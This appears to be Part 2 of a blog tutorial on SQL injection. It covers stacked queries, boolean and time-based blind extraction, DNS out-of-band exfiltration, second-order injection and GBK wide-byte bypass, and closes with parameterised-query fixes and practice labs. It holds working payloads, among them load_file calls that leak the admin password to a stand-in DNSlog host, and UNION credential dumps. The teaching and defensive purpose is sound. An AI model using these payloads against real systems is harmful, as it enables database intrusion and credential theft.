

If you haven't read Part 1 yet, I'd recommend starting there as it covers how SQL injection actually works at the query level, the information_schema directory that makes enumeration practical, and the three in-band techniques where the database talks back to you directly through errors and reflected output. You can find it here: [link]
If you're already caught up, here's the short version of where we left off.
Part 1 dealt with the cooperative scenarios on applications that hand you data through error messages or display query results on the page. Those techniques are powerful, but they rely on the application giving you something to work with. A visible error. A reflected value. Any kind of direct feedback.
Part 2 is about what happens when that feedback disappears entirely.
No error messages. No reflected output. Sometimes not even a meaningful difference between responses. The application becomes a black box, and the techniques change accordingly. Instead of reading what the database tells you, you start inferring it from how the page behaves, from how long it takes to respond, or by making the database server reach out to a machine you control and deliver the data through a completely different channel.
These are the techniques that separate someone who has read about SQL injection from someone who actually understands it. They require more patience and more deliberate thinking, but the logic is the same as everything in Part 1, where you're still just asking the database questions. The questions just got harder to hear the answers to.
Let's get into it.
Technique 4: Stacked Queries
Some database setups allow you to run multiple SQL statements in a single request, separated by a semicolon. Instead of just reading data, this lets you write data, create accounts, change passwords, delete logs.

The semicolon ends the first statement. Your second statement runs immediately after. From a read-only data leak to account creation or privilege escalation in one request.
The catch: this only works if the backend uses a multi-query API. In PHP, that means mysqli_multi_query(). Standard mysqli_query() only executes one statement and ignores everything after the first semicolon. However, it's worth testing for because when it works, the impact is significantly higher than read-only techniques.
Technique 5: Boolean Blind Injection
Now we move into the more patient game. Boolean blind injection applies when the application gives you no data and no errors — but does behave differently depending on whether your condition is true or false.
Maybe the page says "item found" vs "item not found." Maybe an image appears or disappears. Maybe the page loads with slightly different content. Any consistent observable difference between true and false responses is all you need.
The mental model is the game Twenty Questions. You can't ask the database to just tell you the answer. Instead, you ask yes/no questions and build up the data from the responses, one piece at a time. It's methodical, sometimes tedious, but it works against targets where nothing else does.
The key functions
Before the payloads, you need to understand the four functions that make boolean blind work:
length(string) returns the number of characters in a string:
SELECT length('hello')         -- returns 5
SELECT length(database())      -- returns the length of the database name
substr(string, start, length)extracts part of a string (positions are 1-indexed):
SELECT substr('hello', 1, 1)   -- returns 'h' (1st character)
SELECT substr('hello', 2, 1)   -- returns 'e' (2nd character)
SELECT substr('hello', 3, 1) -- returns 'l' (3rd character)ascii(character)converts a character to its ASCII numeric code:
SELECT ascii('a')   -- returns 97
SELECT ascii('s')   -- returns 115
SELECT ascii('A')   -- returns 65
We use ASCII codes because numbers are easier to binary-search than characters. To find a character, we guess numbers between 32 and 126 (the range of printable ASCII characters) instead of guessing letters one by one.
limit offset, countselects specific rows from a result set (0-indexed):
SELECT table_name FROM information_schema.tables LIMIT 0,1  -- first table
SELECT table_name FROM information_schema.tables LIMIT 1,1  -- second table
SELECT table_name FROM information_schema.tables LIMIT 2,1  -- third table
The extraction process
The full process follows 12 steps. Each step applies the same pattern: ask a yes/no question, observe the response, record the answer.
Step 1. Confirm injection exists:
-1 OR 1=1 #
-- If the page returns "found" when it was returning "not found",
-- the OR 1=1 executed — injection confirmed.
Step 2 . Find the database name length:
-1 OR length(database()) = 1 #   -- "not found" → wrong
-1 OR length(database()) = 5 #   -- "not found" → wrong
-1 OR length(database()) = 18 #  -- "found" → the name is 18 characters long
Use binary search to speed this up . Try 10 first, then go up or down based on the response.
Step 3. Extract the database name, one character at a time:
The pattern is: extract the Nth character, convert to ASCII, ask if it equals a specific number.
-- Is the 1st character of the database name ASCII 115? (which is 's')
-1 OR ascii(substr(database(), 1, 1)) = 115 #   -- "found" → yes, it's 's'
-- Is the 2nd character ASCII 113? (which is 'q')
-1 OR ascii(substr(database(), 2, 1)) = 113 #   -- "found" → yes, it's 'q'
-- Is the 3rd character ASCII 108? (which is 'l')
-1 OR ascii(substr(database(), 3, 1)) = 108 #   -- "found" → yes, it's 'l'
-- ... continue for all 18 characters ...
-- Result: 's','q','l','_','i','n','j','e','c','t','i','o','n','_','d','e','m','o'
-- Database name: sql_injection_demo
Step 4. Count how many tables exist:
-1 OR (SELECT count(table_name)
       FROM information_schema.tables
       WHERE table_schema = database()) = 5 #
-- Try different numbers until you get "found"
-- Result: 5 tables in this database
Step 5 . Find the length of each table name:
-- Length of the first table name:
-1 OR (SELECT length(table_name)
       FROM information_schema.tables
       WHERE table_schema = database()
       LIMIT 0,1) = 5 #   -- "found" → first table name is 5 characters
-- Length of the second table name:
-1 OR (SELECT length(table_name)
       FROM information_schema.tables
       WHERE table_schema = database()
       LIMIT 1,1) = 4 #   -- "found" → second table name is 4 characters
Step 6. Extract each table name character by character:
-- First character of the first table name:
-1 OR ascii(substr(
    (SELECT table_name FROM information_schema.tables
     WHERE table_schema = database() LIMIT 0,1),
    1, 1)) = 98 #
-- ascii 98 = 'b' → "found" → first character is 'b'
-- Continue for each position until you have the full table name: 'books'
Steps 7–12. repeat this same pattern for column names, then for the actual data values you want to extract.
Done manually, extracting a single 18-character database name takes 18 queries minimum. A full credential dump could take hundreds. In real engagements you'd automate this with a script or a tool like sqlmap. But understanding the logic at this level means you can recognise it, debug it when automation fails, and write your own if you need to.
Technique 6: Time-Based Blind Injection
Boolean blind requires some visible difference between true and false responses. What if there's none? What if the application returns the exact same page regardless of what you inject?
Time-based blind injection is the answer. Instead of reading the response content, you read the response time. You make the database pause for a few seconds if a condition is true, and respond immediately if it's false. The clock becomes your oracle.
The central function is sleep(N) pauses execution for N seconds:
SELECT sleep(5) -- wait 5 seconds, then returnCombined with if(), you get a conditional delay:
SELECT if(condition_is_true, sleep(5), 0)If the condition evaluates to true, sleep 5 seconds. If false, return 0 immediately. You time the HTTP response and infer the result.
Confirm injection:
1 AND sleep(5) #Response takes ~5 seconds? sleep(5) executed. Injection confirmed.
Check database name length:
-1 OR if(length(database())=18, sleep(5), 0) #5-second delay → length is 18. Instant response → wrong number, try again.
Extract characters:
-1 OR if(ascii(substr(database(),1,1))=115, sleep(5), 0) #Delay → first character is ASCII 115 ('s'). No delay → try the next ASCII value.
The extraction process is identical to boolean blind with the same 12 steps, same character-by-character approach, but just with timing instead of page content as your signal.
AND vs OR: a subtle but important detail
This is a subtle but important point. MySQL evaluates conditions using short-circuit logic:
A OR B: if A is TRUE, MySQL doesn't bother evaluating B — result is already TRUEA AND B: if A is FALSE, MySQL doesn't bother evaluating B — result is already FALSE
Why does this matter for sleep()? Because sleep() gets called once per row that MySQL evaluates. If you write -1 OR if(condition, sleep(5), 0) and the left side (-1) doesn't match any row, MySQL has to evaluate the right side for every single row in the table to determine the OR result.
If the table has 10,000 rows and you're sleeping 5 seconds… you've accidentally made a 50,000-second (13-hour) request. That's not ideal.
AND is safer. If the left condition matches one specific row, sleep fires once. If it doesn't match, sleep never fires:

Default to AND in time-based injection. You want one clean delay, not an accidental DoS against the database.
Technique 7: Out-of-Band Injection via DNSlog
Every technique so far has relied on reading something in the HTTP response, such as query output, error messages, page behaviour, or response timing. Out-of-band injection throws that model away entirely.
Instead of reading data through the application, you make the database server reach out to a machine you control and deliver the data directly. The HTTP response becomes irrelevant. This is your last resort when every other channel is completely locked down.
The mechanism uses two things together:
load_file(path): MySQL function that reads a file from the server's filesystem. On Windows, it also supports UNC paths (network paths like \\server\share\file).
UNC paths + DNS : when Windows resolves a UNC path like \\someserver.com\share, it first performs a DNS lookup for someserver.com. That DNS query gets logged by any DNS monitoring service you control.
The attack: make load_file() point at a UNC path where the server name portion contains your query result. MySQL executes the query, assembles the path, Windows performs a DNS lookup for that hostname, and your DNSlog platform records it, including the subdomain that contains your data.
Setting up your DNSlog listener
Use a free public platform:
You'll receive a unique subdomain, something like abc123.dnslog.org. Every DNS query that resolves any subdomain of this gets logged with a timestamp and the querying IP.
The payload, explained piece by piece
1 AND load_file(concat('//', (SELECT database()), '.abc123.dnslog.org/x'))Let's trace exactly what happens when this executes:
Step 1: SELECT database() runs → returns 'myapp_db'
Step 2: concat('//', 'myapp_db', '.abc123.dnslog.org/x')
        builds the string: //myapp_db.abc123.dnslog.org/x
Step 3: load_file('//myapp_db.abc123.dnslog.org/x') tries to
        access this as a UNC network path
Step 4: Windows performs a DNS lookup for 'myapp_db.abc123.dnslog.org'
Step 5: DNSlog platform receives and logs the query
Step 6: You check your dashboard and see:
        myapp_db.abc123.dnslog.org → [timestamp] → [server IP]
The database name arrived in your logs without a single byte appearing in the HTTP response.
Swap database() for any scalar query to extract different data:
-- Get the current database user:
1 AND load_file(concat('//', (SELECT user()), '.abc123.dnslog.org/x'))
-- Get MySQL version:
1 AND load_file(concat('//', (SELECT version()), '.abc123.dnslog.org/x'))
-- Get a specific value from a table:
1 AND load_file(concat('//',
    (SELECT password FROM users WHERE username='admin' LIMIT 0,1),
    '.abc123.dnslog.org/x'))
Important constraints:
- Requires MySQL's
FILEprivilege on the database account - The
secure_file_privsetting must permitload_file()to access network paths - Essentially Windows-only as Linux MySQL doesn't resolve UNC paths via DNS the same way
- Keep extracted values short since DNS labels only have a 63-character limit
It won't work everywhere. But when the conditions are right, it's one of the cleanest data exfiltration techniques available.
Technique 8: Second-Order Injection
This is the one that catches experienced developers off guard, because it defeats a defence they thought they had.
Here's the scenario. A developer has read about SQL injection. They've properly sanitised all user input at every entry point. Quotes get escaped, everything is filtered on the way in. The registration form is locked down. The login form is locked down. They feel good about their security posture.
What they didn't account for is what happens to that stored data the second time it's used.
Second-order injection is a two-stage attack. Stage one: store a malicious payload in the database. Stage two: wait for the application to retrieve that payload and use it in a new SQL query somewhere else in the codebase without sanitising it again.
The application sanitised the input correctly when it came in. But when it retrieves that data later, it assumes the data is already safe. It came from our own database, after all. Why would we need to sanitise our own data?
That assumption is the vulnerability.
A concrete walkthrough:
Say a web application has a user registration page and a "change password" feature.
Stage 1. Register with a malicious username:
Username: admin'--
Password: anything
The registration code properly escapes this on insert. The database stores the string admin'-- safely. No injection fires. Everything looks fine.
Stage 2. Trigger the payload:
Later, the user clicks "Change Password." The backend retrieves the username from the database and constructs a new query:
-- Developer wrote:
UPDATE users SET password = 'newpass' WHERE username = 'RETRIEVED_USERNAME';
-- But RETRIEVED_USERNAME is admin'-- so the actual query is:
UPDATE users SET password = 'newpass' WHERE username = 'admin'--';
The ' closes the string. The -- comments out the rest of the WHERE clause. The UPDATE now has no WHERE filter. Every user's password just got changed to 'newpass'.
The payload sat dormant in the database, completely harmless-looking, until a different part of the application picked it up and executed it unsafely.
| Why automated scanners miss this?
Automated tools test each input field, observe the immediate response, and move on. Second-order injection produces no immediate response at all as the payload sits in the database until a completely different feature triggers it, sometimes days later. The scanner tested the registration form, saw nothing unusual, and marked it clean. The vulnerability went undetected.
Manual testing is required: submit a payload in one place, then exercise every other feature that might retrieve and reuse that value.
A practical test payload:
When testing for second-order, try registering or updating a field with:
admin'--Then use every feature that involves your username — password changes, profile updates, sending messages, generating reports. Watch for unexpected behaviour: errors, operations affecting wrong accounts, or data appearing where it shouldn't.
A more aggressive test:
' + (SELECT TOP 1 password FROM users) + 'If the application uses your stored name in an unsafe stored procedure later, you might find another user's password appearing as your display name the next time you log in.
The fix is the same as always: parameterised queries everywhere, including queries that use data retrieved from your own database. The database is not a trusted source just because you put the data there in the first place.
Technique 9: Wide-Byte Injection

Developers often try to prevent SQL injection by escaping single quotes using addslashes() in PHP or similar functions in other languages. The idea: if every ' becomes \', it can no longer break out of a string and inject into the query. The backslash is a bodyguard, standing in front of the quote.
Wide-byte injection makes the bodyguard disappear.
It works specifically when the database uses a multi-byte character encoding like GBK (common in Chinese-language applications). In GBK, certain pairs of bytes form single valid characters. Crucially, the byte pair 0xBF 0x5C forms the valid GBK character 縗. And 0x5C? That's the ASCII code for backslash — the bodyguard.
The attack, step by step:
You submit %df' as input. The %df is URL-encoded byte 0xDF.
addslashes()sees the'and adds a backslash before it. Your input is now0xDF 0x5C 0x27(DF = your byte, 5C = backslash, 27 = single quote).- The GBK parser reads the byte sequence and sees
0xDF 0x5Ca valid two-byte GBK character (運). It consumes both bytes as one character. - The backslash (
0x5C) got swallowed by the GBK parser. It's gone. 0x27the single quote, is now sitting there completely unescaped, free to break out of the string.
The bodyguard (\) got consumed by the encoding parser. The quote (') is now unescaped and can be used to inject.
Practical payloads
Confirm injection:
%df' OR 1=1 -- +Find the column count:
%df' ORDER BY 3 -- +   -- no error
%df' ORDER BY 4 -- +   -- error → 3 columns
Get database info:
%df' UNION SELECT database(), user(), version() -- +Get table names are important: You can't use single-quoted strings anywhere in your payload because they'll get escaped again by addslashes(). Use functions like database() instead of hardcoded string values wherever possible:
-- This will break (the quotes around 'mydb' get escaped):
%df' UNION SELECT table_name, 2, 3
FROM information_schema.tables
WHERE table_schema = 'mydb' -- +
-- This works (no string literals, uses database() function instead):
%df' UNION SELECT table_name, 2, 3
FROM information_schema.tables
WHERE table_schema = database() -- +
Get column names (using a subquery to avoid needing string literals):
%df' UNION SELECT column_name, 2, 3
FROM information_schema.columns
WHERE table_name = (
    SELECT table_name
    FROM information_schema.tables
    WHERE table_schema = database()
    LIMIT 0, 1
)
AND table_schema = database() -- +
Dump credentials:
%df' UNION SELECT username, password, email FROM users --+Once you've bypassed the escaping, the rest of the process follows the same union injection flow as before.
Choosing the Right Technique
When you're looking at a target and figuring out where to start, work through this decision tree:

In practice: start with union-based since it's the most productive when it works, then fall back down the list. Each technique is a fallback for when the previous one can't extract data.
How to Actually Fix It
All nine techniques in this guide share the same root cause: it's user input, or data derived from user input, reaching the SQL query engine without being separated from the query structure. The fix has to address that root cause, not just add filters around the symptoms.
Parameterised queries (prepared statements) are the real fix. The query structure is sent to the database as a template first. The user input is sent separately, as pure data. The database engine processes them independently and it is architecturally impossible for the input to modify the query structure, regardless of what it contains. No escaping functions, no regex filters, no sanitisation code needed.
PHP:
// The ? is a placeholder — the actual value is sent separately
$stmt = $pdo->prepare('SELECT * FROM users WHERE username = ?');
$stmt->execute([$username]);
// No matter what $username contains, it cannot modify the query
Java:
// setString() sends the value as data, never as syntax
PreparedStatement stmt = conn.prepareStatement(
    "SELECT * FROM users WHERE username = ?");
stmt.setString(1, username);
ResultSet rs = stmt.executeQuery();
Python:
# The %s is a placeholder, not string formatting
cursor.execute("SELECT * FROM users WHERE username = %s", (username,))
Input validation is a useful extra layer but not a substitute. Smart attackers often find encoding tricks or edge cases that bypass regex filters and allowlists. Validation reduces noise; parameterised queries eliminate the root cause.
Principle of least privilege limits the blast radius. A database account that can only SELECT from specific application tables can't drop tables, write files, read information_schema freely, or execute system commands, even if injection is present. Running your application as a database admin is handing an attacker the master key.
Sanitise data coming out of the database, not just going in. This is the second-order injection lesson. Data retrieved from your own database is not automatically trusted as it may have been stored with a malicious payload. Apply the same parameterised query discipline to every query, including those that use stored data.
Disable load_file() and external network access at the database level if your application doesn't need them. This closes the out-of-band channel even if injection is present.
The theme: parameterised queries solve the core problem. Everything else is defence-in-depth that limits impact when something still goes wrong.
Want to Test These Techniques in Action?
Understanding the theory is only half the equation. Weneed to get ourhands dirty for it to actually stick. If you want to practice everything covered in this guide in a safe, legal environment, here's where to start:
SQLI-Labs: purpose-built practice target with dedicated SQL injection modules covering most techniques here. Free to run locally.
Xploitlab: goes deeper with a wider range of injection contexts and database types. Good for working through edge cases.
TryHackMe: has several guided SQL injection rooms that walk through real scenarios with hints and explanations. Good if you prefer structured learning.
I'll be publishing practical write-ups of some of these myself, covering what worked, what I tried that didn't, and what I learnt. If that sounds useful, follow along.